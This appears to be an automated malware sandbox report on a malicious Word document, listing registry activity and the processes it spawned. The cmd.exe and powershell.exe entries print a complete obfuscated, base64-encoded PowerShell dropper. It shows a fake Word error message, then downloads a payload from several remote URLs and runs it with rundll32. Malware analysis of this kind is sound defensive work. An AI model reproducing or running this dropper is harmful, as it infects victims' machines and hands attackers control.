00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 1976 Parent PID: 1220

General

Start time:	18:35:37
Start date:	07/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD IAAgAHMAZQBUAC0ASQB0 AEUATQAgACAAdgBhAFIAaQBBAEIATABFADoAMAA5AFAAIAAgACgAWwBUAHkA UABFAF0AKAAiAHsAMAB9AHsAMwB9AHsAMgB9AHsAMQB9ACIALQBGACAAJwBT AHkAJwAsACcAYwB0AE8AcgBZACcALAAnAC4AaQBvAC4ARABJAHIARQAnACwA JwBzAHQAZQBNACcAKQApACAAIAA7ACAAIAAgAHMAZQBUAC0AaQB0AEUATQAg ACgAJwBWACcAKwAnAEEAcgAnACsAJwBpAEEAYgBMAEUAOgBhAHYANQAnACsA JwBMACcAKwAnAG8AUgAnACkAIAAgACgAWwB0AFkAcABlAF0AKAAiAHsAMAB9 AHsANwB9AHsAMQB9AHsAMwB9AHsANAB9AHsANgB9AHsANQB9AHsAMgB9ACIA LQBmACAAJwBTAHkAUwAnACwAJwBlAG0ALgBOAGUAVAAuAFMAZQByAHYAJwAs ACcAZQByACcALAAnAEkAJwAsACcAYwBlAHAAbwAnACwAJwB0AE0AYQBuAGEA ZwAnACwAJwBJAG4AJwAsACcAVAAnACkAIAApACAAOwAgACAAJABFAHIAcgBv AHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACgA JwBTACcAKwAnAGkAbABlAG4AJwApACsAKAAnAHQAbAB5AEMAJwArACcAbwBu AHQAJwApACsAJwBpACcAKwAoACcAbgAnACsAJwB1AGUAJwApACkAOwAkAEQA OAAxAHYAbAA2AGwAPQAkAFAAMQAyAFIAIAArACAAWwBjAGgAYQByAF0AKAA2 ADQAKQAgACsAIAAkAE8AOQA4AEUAOwAkAFIAXwAxAFoAPQAoACcASwAyACcA KwAnADYARQAnACkAOwAgACAAKABHAGMAaQAgAHYAQQByAEkAQQBCAEwAZQA6 ADAAOQBwACAAKQAuAFYAQQBMAHUAZQA6ADoAIgBDAFIARQBhAGAAVABlAGAA RABJAHIAYABlAGAAQwBUAE8AcgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAo ACcAQgAnACsAKAAnAEcAJwArACcARgBMAHEAJwArACcAcAB3AF8ANQBpAEIA JwArACcARwAnACkAKwAoACcARgBGADQAdwAwACcAKwAnAG8AJwApACsAJwBz AGMAJwArACgAJwBCAEcAJwArACcARgAnACkAKQAgAC0AQwBSAGUAcABMAEEA YwBFACgAJwBCAEcAJwArACcARgAnACkALABbAGMASABhAHIAXQA5ADIAKQAp ADsAJABDADYAOQBWAD0AKAAnAFUAOQAnACsAJwA0AFYAJwApADsAIAAgACgA IABWAEEAcgBpAGEAYgBsAEUAIAAgACgAIgBBAHYANQAiACsAIgBMAG8AIgAr ACIAcgAiACkAIAAtAHYAQQBsAHUARQBvAG4AIAApADoAOgAiAHMAYABFAGMA VQBSAGkAYABUAHkAcABgAFIATwB0AGAATwBjAG8AbAAiACAAPQAgACgAKAAn AFQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQATgA4ADAAVgA9ACgA JwBGADgAJwArACcAOABZACcAKQA7ACQAUgBnAGIAMABmAHEAcAAgAD0AIAAo ACgAJwBSADkAJwArACcANQAnACkAKwAnAEYAJwApADsAJABIADIAMwBJAD0A KAAnAFYAJwArACgAJwAwACcAKwAnADQAUAAnACkAKQA7ACQARwBxAGwAdwA5 AHQAZAA9ACQASABPAE0ARQArACgAKAAnAHsAMAB9AEwAcQAnACsAJwBwAHcA XwA1AGkAewAwAH0AJwArACcARgAnACsAJwA0AHcAJwArACcAMABvAHMAYwB7 ADAAfQAnACkALQBmACAAIABbAEMAaABhAHIAXQA5ADIAKQArACQAUgBnAGIA MABmAHEAcAArACgAJwAuACcAKwAoACcAZAAnACsAJwBsAGwAJwApACkAOwAk AEQAMwA0AFMAPQAoACcAVgA1ACcAKwAnADkAVAAnACkAOwAkAEwAegA3ADQA NgA4AHMAPQAoACgAJwBdAGEAJwArACcAbgAnACkAKwAoACcAdwBbADMAJwAr ACcAOgAnACkAKwAnAC8ALwAnACsAKAAnAGgAYQBuAGcAJwArACcAYQAnACkA KwAoACcAcgBsAGEAJwArACcAcwAnACkAKwAoACcAdABpAGsALgAnACsAJwBj ACcAKQArACgAJwBvACcAKwAnAG0ALwAnACsAJwBjAGcAaQAnACkAKwAoACcA LQBiAGkAJwArACcAbgAvACcAKwAnAFUAaQA0ACcAKQArACgAJwBuACcAKwAn AC8AQAAnACkAKwAnAF0AYQAnACsAKAAnAG4AdwBbADMAJwArACcAOgAnACsA JwAvAC8AJwApACsAKAAnAHAAJwArACcAYQBkAHIAJwArACcAZQBlAHMAYwAn ACsAJwBhAHAAJwArACcAZQBzACcAKwAnAC4AYwBvAG0ALwBiACcAKwAnAGwA JwApACsAKAAnAG8AZwAvADAAJwArACcASQAvAEAAJwApACsAKAAnAF0AJwAr ACcAYQBuACcAKQArACcAdwBbACcAKwAoACcAMwA6ACcAKwAnAC8ALwBzACcA KQArACcAYQAnACsAJwByACcAKwAnAHQAJwArACcAdQByACcAKwAnAGUALgAn ACsAKAAnAGMAJwArACcAbwBtAC8AdwBwACcAKQArACgAJwAtAGkAbgBjACcA KwAnAGwAJwArACcAdQAnACkAKwAoACcAZABlAHMAJwArACcALwBKAEQAOAAn ACsAJwAvAEAAXQAnACkAKwAoACcAYQBuACcAKwAnAHcAJwApACsAKAAnAFsA MwA6ACcAKwAnAC8AJwApACsAJwAvAHMAJwArACcAZQAnACsAKAAnAG8AJwAr ACcALgB1AGQAJwApACsAKAAnAGEAaQBwACcAKwAnAHUAcgBrAGEAcgAnACsA JwB0AC4AYwAnACkAKwAnAG8AJwArACgAJwBtAC8AcgB4AC0AJwArACcANQAn ACsAJwA3ADAAMAAnACkAKwAnAC0ANgAnACsAKAAnAGgAbgByADcALwBTACcA KwAnAGcAbQBzACcAKwAnAC8AQAAnACkAKwAoACcAXQBhAG4AdwAnACsAJwBb ADMAJwArACcAOgAvACcAKQArACcALwBwACcAKwAnAGgAdQAnACsAKAAnAG8A bgAnACsAJwBnACcAKQArACcAYQBwACcAKwAoACcAcAAnACsAJwBsAGUAJwAp ACsAKAAnAC4AYwAnACsAJwBvAG0ALwAnACsAJwBtAGUAcwBzACcAKQArACcA ZQAnACsAJwBuAGcAJwArACgAJwBlACcAKwAnAHIALQAnACkAKwAnAHMAbwAn ACsAKAAnAHUAbgAnACsAJwBkACcAKQArACcALQA4ACcAKwAnAGsAdwAnACsA JwBrAHEAJwArACcALwBZACcAKwAoACcARgByADcALwBAACcAKwAnAF0AYQBu AHcAJwArACcAWwAnACkAKwAoACcAMwBzADoALwAvACcAKwAnAGIAJwApACsA

	KAAnAHIAJwArACcAZQBuACcAKQArACcAdABzACcAKwAnAGgAYQAnACsAKAAn AHcAbQBhAGcAaQBjACcAKwAnAC4AYwBvAG0AJwArACcALwBjAG8AJwApACsA KAAnAG4AdABlACcAKwAnAG4AdAAnACkAKwAoACcALwBZAC8AJwArACcAQABd AGEAbgAnACkAKwAoACcAdwAnACsAJwBbADMAcwA6AC8ALwBjACcAKwAnAGEA JwArACcAZgBlAGMAZQBuACcAKwAnAHQAcgBhAGwALgB2AGkAJwApACsAKAAn AG4AYwBvAG8AcgBiAGkAJwArACcAcwAnACsAJwBkAGUAdgAuACcAKwAnAGMA JwApACsAKAAnAG8AbQAnACsAJwAvAHcAJwApACsAJwBwACcAKwAoACcALQBh AGQAbQAnACsAJwBpAG4ALwBWAFoAJwApACsAJwBYACcAKwAoACcAOQBCACcA KwAnAFUAJwApACsAJwAvACcAKQAuACIAUgBlAGAAUABMAEEAYABDAGUAIgAo ACgAKAAnAF0AYQBuACcAKwAnAHcAJwApACsAJwBbADMAJwApACwAKABbAGEA cgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3ACcAKQAsACgAJwBoAHQAJwAr ACcAdABwACcAKQAsACcAMwBkACcAKQBbADEAXQApAC4AIgBTAGAAUABsAGkA dAAiACgAJABCADEANABaACAAKwAgACQARAA4ADEAdgBsADYAbAAgACsAIAAk AFIANgA3AEgAKQA7ACQASgAxADcAUgA9ACgAKAAnAFEAJwArACcANgAxACcA KQArACcAUQAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEMAdgB5ADUANgA0 AHQAIABpAG4AIAAkAEwAegA3ADQANgA4AHMAKQB7AHQAcgB5AHsAKAAmACgA JwBOAGUAJwArACcAdwAtAE8AYgBqAGUAJwArACcAYwB0ACcAKQAgAFMAeQBz AFQARQBNAC4ATgBFAHQALgB3AEUAYgBjAGwAaQBFAG4AVAApAC4AIgBkAGAA TwBgAFcATgBMAE8AYQBEAEYAYABpAEwARQAiACgAJABDAHYAeQA1ADYANAB0 ACwAIAAkAEcAcQBsAHcAOQB0AGQAKQA7ACQAUQA0ADMAQQA9ACgAJwBZACcA KwAoACcANQAnACsAJwBfAFcAJwApACkAOwBJAGYAIAAoACgALgAoACcARwAn ACsAJwBlAHQALQBJAHQAZQAnACsAJwBtACcAKQAgACQARwBxAGwAdwA5AHQA ZAApAC4AIgBsAGUATgBgAGcAdABoACIAIAAtAGcAZQAgADMAMAA5ADYAMQAp ACAAewAmACgAJwByAHUAbgBkAGwAJwArACcAbAAzADIAJwApACAAJABHAHEA bAB3ADkAdABkACwAKAAnAEMAJwArACgAJwBvACcAKwAnAG4AdABvAG8AbAAn ACkAKwAnAF8AJwArACgAJwBSAHUAbgAnACsAJwBEAEwATAAnACkAKQAuACIA dABvAHMAYABUAFIAYABpAE4AZwAiACgAKQA7ACQAWQA4AF8AQwA9ACgAKAAn AFgAMwAnACsAJwAxACcAKQArACcATgAnACkAOwBiAHIAZQBhAGsAOwAkAEgA MQA5AEwAPQAoACcAUgA3ACcAKwAnADEATAAnACkAfQB9AGMAYQB0AGMAaAB7 AH0AfQAkAEsAMgAyAFEAPQAoACcAVQAnACsAKAAnADMAJwArACcAMgBJACcA KQApAA==
Imagebase:	0x4a1b0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2624 Parent PID: 1976

General

Start time:	18:35:38
Start date:	07/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff950000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2544 Parent PID: 1976

General

Start time:	18:35:38
Start date:	07/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	POwersheLL -w hidden -ENCOD IAAgAHMAZQBUAC0ASQB0AEUAT QAgACAAdgBhAFIAaQBBAEIATABFADoAMAA5AFAAIAAgACgAWwBUAHkAUABFA F0AKAAiAHsAMAB9AHsAMwB9AHsAMgB9AHsAMQB9ACIALQBGACAAJwBTAHkAJ wAsACcAYwB0AE8AcgBZACcALAAnAC4AaQBvAC4ARABJAHIARQAnACwAJwBzA HQAZQBNACcAKQApACAAIAA7ACAAIAAgAHMAZQBUAC0AaQB0AEUATQAgACgAJ wBWACcAKwAnAEEAcgAnACsAJwBpAEEAYgBMAEUAOgBhAHYANQAnACsAJwBMA CcAKwAnAG8AUgAnACkAIAAgACgAWwB0AFkAcABlAF0AKAAiAHsAMAB9AHsAN wB9AHsAMQB9AHsAMwB9AHsANAB9AHsANgB9AHsANQB9AHsAMgB9ACIALQBmA

	CAAJwBTAHkAUwAnACwAJwBlAG0ALgBOAGUAVAAuAFMAZQByAHYAJwAsACcAZ QByACcALAAnAEkAJwAsACcAYwBlAHAAbwAnACwAJwB0AE0AYQBuAGEAZwAnA CwAJwBJAG4AJwAsACcAVAAnACkAIAApACAAOwAgACAAJABFAHIAcgBvAHIAQ QBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACgAJwBTA CcAKwAnAGkAbABlAG4AJwApACsAKAAnAHQAbAB5AEMAJwArACcAbwBuAHQAJ wApACsAJwBpACcAKwAoACcAbgAnACsAJwB1AGUAJwApACkAOwAkAEQAOAAxA HYAbAA2AGwAPQAkAFAAMQAyAFIAIAArACAAWwBjAGgAYQByAF0AKAA2ADQAK QAgACsAIAAkAE8AOQA4AEUAOwAkAFIAXwAxAFoAPQAoACcASwAyACcAKwAnA DYARQAnACkAOwAgACAAKABHAGMAaQAgAHYAQQByAEkAQQBCAEwAZQA6ADAAO QBwACAAKQAuAFYAQQBMAHUAZQA6ADoAIgBDAFIARQBhAGAAVABlAGAARABJA HIAYABlAGAAQwBUAE8AcgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAQ gAnACsAKAAnAEcAJwArACcARgBMAHEAJwArACcAcAB3AF8ANQBpAElAJwArA CcARwAnACkAKwAoACcARgBGADQAdwAwACcAKwAnAG8AJwApACsAJwBzAGMAJ wArACgAJwBCAEcAJwArACcARgAnACkAKQAgAC0AQwBSAGUAcABMAEEAYwBFA CgAJwBCAEcAJwArACcARgAnACkALABbAGMASABhAHIAXQA5ADIAKQApADsAJ ABDADYAOQBWAD0AKAAnAFUAOQAnACsAJwA0AFYAJwApADsAIAAgACgAIABWA EEAcgBpAGEAYgBsAEUAIAAgACgAIgBBAHYANQAiACsAIgBMAG8AIgArACIAc gAiACkAIAAtAHYAQQBsAHUARQBvAG4AIAApADoAOgAiAHMAYABFAGMAVQBSA GkAYABUAHkAcABgAFIATwB0AGAATwBjAG8AbAAiACAAPQAgACgAKAAnAFQAb AAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQATgA4ADAAVgA9ACgAJwBGA DgAJwArACcAOABZACcAKQA7ACQAUgBnAGIAMABmAHEAcAAgAD0AIAAoACgAJ wBSADkAJwArACcANQAnACkAKwAnAEYAJwApADsAJABIADIAMwBJAD0AKAAnA FYAJwArACgAJwAwACcAKwAnADQAUAAnACkAKQA7ACQARwBxAGwAdwA5AHQAZ AA9ACQASABPAE0ARQArACgAKAAnAHsAMAB9AEwAcQAnACsAJwBwAHcAXwA1A GkAewAwAH0AJwArACcARgAnACsAJwA0AHcAJwArACcAMABvAHMAYwB7ADAAf QAnACkALQBmACAAIABbAEMAaABhAHIAXQA5ADIAKQArACQAUgBnAGIAMABmA HEAcAArACgAJwAuACcAKwAoACcAZAAnACsAJwBsAGwAJwApACkAOwAkAEQAM wA0AFMAPQAoACcAVgA1ACcAKwAnADkAVAAnACkAOwAkAEwAegA3ADQANgA4A HMAPQAoACgAJwBdAGEAJwArACcAbgAnACkAKwAoACcAdwBbADMAJwArACcAO gAnACkAKwAnAC8ALwAnACsAKAAnAGgAYQBuAGcAJwArACcAYQAnACkAKwAoA CcAcgBsAGEAJwArACcAcwAnACkAKwAoACcAdABpAGsALgAnACsAJwBjACcAK QArACgAJwBvACcAKwAnAG0ALwAnACsAJwBjAGcAaQAnACkAKwAoACcALQBiA GkAJwArACcAbgAvACcAKwAnAFUAaQA0ACcAKQArACgAJwBuACcAKwAnAC8AQ AAnACkAKwAnAF0AYQAnACsAKAAnAG4AdwBbADMAJwArACcAOgAnACsAJwAvA C8AJwApACsAKAAnAHAAJwArACcAYQBkAHIAJwArACcAZQBlAHMAYwAnACsAJ wBhAHAAJwArACcAZQBzACcAKwAnAC4AYwBvAG0ALwBiACcAKwAnAGwAJwApA CsAKAAnAG8AZwAvADAAJwArACcASQAvAEAAJwApACsAKAAnAF0AJwArACcAY QBuACcAKQArACcAdwBbACcAKwAoACcAMwA6ACcAKwAnAC8ALwBzACcAKQArA CcAYQAnACsAJwByACcAKwAnAHQAJwArACcAdQByACcAKwAnAGUALgAnACsAK AAnAGMAJwArACcAbwBtAC8AdwBwACcAKQArACgAJwAtAGkAbgBjACcAKwAnA GwAJwArACcAdQAnACkAKwAoACcAZABlAHMAJwArACcALwBKAEQAOAAnACsAJ wAvAEAAXQAnACkAKwAoACcAYQBuACcAKwAnAHcAJwApACsAKAAnAFsAMwA6A CcAKwAnAC8AJwApACsAJwAvAHMAJwArACcAZQAnACsAKAAnAG8AJwArACcAL gB1AGQAJwApACsAKAAnAGEAaQBwACcAKwAnAHUAcgBrAGEAcgAnACsAJwB0A C4AYwAnACkAKwAnAG8AJwArACgAJwBtAC8AcgB4AC0AJwArACcANQAnACsAJ wA3ADAAMAAnACkAKwAnAC0ANgAnACsAKAAnAGgAbgByADcALwBTACcAKwAnA GcAbQBzACcAKwAnAC8AQAAnACkAKwAoACcAXQBhAG4AdwAnACsAJwBbADMAJ wArACcAOgAvACcAKQArACcALwBwACcAKwAnAGgAdQAnACsAKAAnAG8AbgAnA CsAJwBnACcAKQArACcAYQBwACcAKwAoACcAcAAnACsAJwBsAGUAJwApACsAK AAnAC4AYwAnACsAJwBvAG0ALwAnACsAJwBtAGUAcwBzACcAKQArACcAZQAnA CsAJwBuAGcAJwArACgAJwBlACcAKwAnAHIALQAnACkAKwAnAHMAbwAnACsAK AAnAHUAbgAnACsAJwBkACcAKQArACcALQA4ACcAKwAnAGsAdwAnACsAJwBrA HEAJwArACcALwBZACcAKwAoACcARgByADcALwBAACcAKwAnAF0AYQBuAHcAJ wArACcAWwAnACkAKwAoACcAMwBzADoALwAvACcAKwAnAGIAJwApACsAKAAnA HIAJwArACcAZQB0ACcAKQArACcAdABzACcAKwAnAGgAYQAnACsAKAAnAHcAb QBhAGcAaQBjACcAKwAnAC4AYwBvAG0AJwArACcALwBjAG8AJwApACsAKAAnA G4AdABlACcAKwAnAG4AdAAnACkAKwAoACcALwBZAC8AJwArACcAQABdAGEAb gAnACkAKwAoACcAdwAnACsAJwBbADMAcwA6AC8ALwBjACcAKwAnAGEAJwArA CcAZgBlAGMAZQBuACcAKwAnAHQAcgBhAGwALgB2AGkAJwApACsAKAAnAG4AY wBvAG8AcgBiAGkAJwArACcAcwAnACsAJwBkAGUAdgAuACcAKwAnAGMAJwApA CsAKAAnAG8AbQAnACsAJwAvAHcAJwApACsAJwBwACcAKwAoACcALQBhAGQAb QAnACsAJwBpAG4ALwBWAFoAJwApACsAJwBYACcAKwAoACcAOQBCACcAKwAnA FUAJwApACsAJwAvACcAKQAuACIAUgBlAGAAUABMAEEAYABDAGUAIgAoACgAK AAnAF0AYQBuACcAKwAnAHcAJwApACsAJwBbADMAJwApACwAKABbAGEAcgByA GEAeQBdACgAJwBzAGQAJwAsACcAcwB3ACcAKQAsACgAJwBoAHQAJwArACcAd ABwACcAKQAsACcAMwBkACcAKQBbADEAXQApAC4AIgBTAGAAUABsAGkAdAAiA CgAJABCADEANABaACAAKwAgACQARAA4ADEAdgBsADYAbAAgACsAIAAkAFIAN gA3AEgAKQA7ACQASgAxADcAUgA9ACgAKAAnAFEAJwArACcANgAxACcAKQArA CcAUQAnACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEMAdgB5ADUANgA0AHQAI ABpAG4AIAAkAEwAegA3ADQANgA4AHMAKQB7AHQAcgB5AHsAKAAmACgAJwBOA GUAJwArACcAdwAtAE8AYgBqAGUAJwArACcAYwB0ACcAKQAgAFMAeQBzAFQAR QBNAC4ATgBFAHQALgB3AEUAYgBjAGwAaQBFAG4AVAApAC4AIgBkAGAATwBgA FcATgBMAE8AYQBEAEYAYABpAEwARQAiACgAJABDAHYAeQA1ADYANAB0ACwAI AAkAEcAcQBsAHcAOQB0AGQAKQA7ACQAUQA0ADMAQQA9ACgAJwBZACcAKwAoA CcANQAnACsAJwBfAFcAJwApACkAOwBJAGYAIAAoACgALgAoACcARwAnACsAJ wBlAHQALQBJAHQAZQAnACsAJwBtACcAKQAgACQARwBxAGwAdwA5AHQAZAApA C4AIgBsAGUATgBgAGcAdABoACIAIAAtAGcAZQAgADMAMAA5ADYAMQApACAAe wAmACgAJwByAHUAbgBkAGwAJwArACcAbAAzADIAJwApACAAJABHAHEAbAB3A DkAdABkACwAKAAnAEMAJwArACgAJwBvACcAKwAnAG4AdAByAG8AbAAnACkAK wAnAF8AJwArACgAJwBSAHUAbgAnACsAJwBEAEwATAAnACkAKQAuACIAdABvA HMAYABUAFIAYABpAE4AZwAiACgAKQA7ACQAWQA4AF8AQwA9ACgAKAAnAFgAM wAnACsAJwAxACcAKQArACcATgAnACkAOwBiAHIAZQBhAGsAOwAkAEgAMQA5A 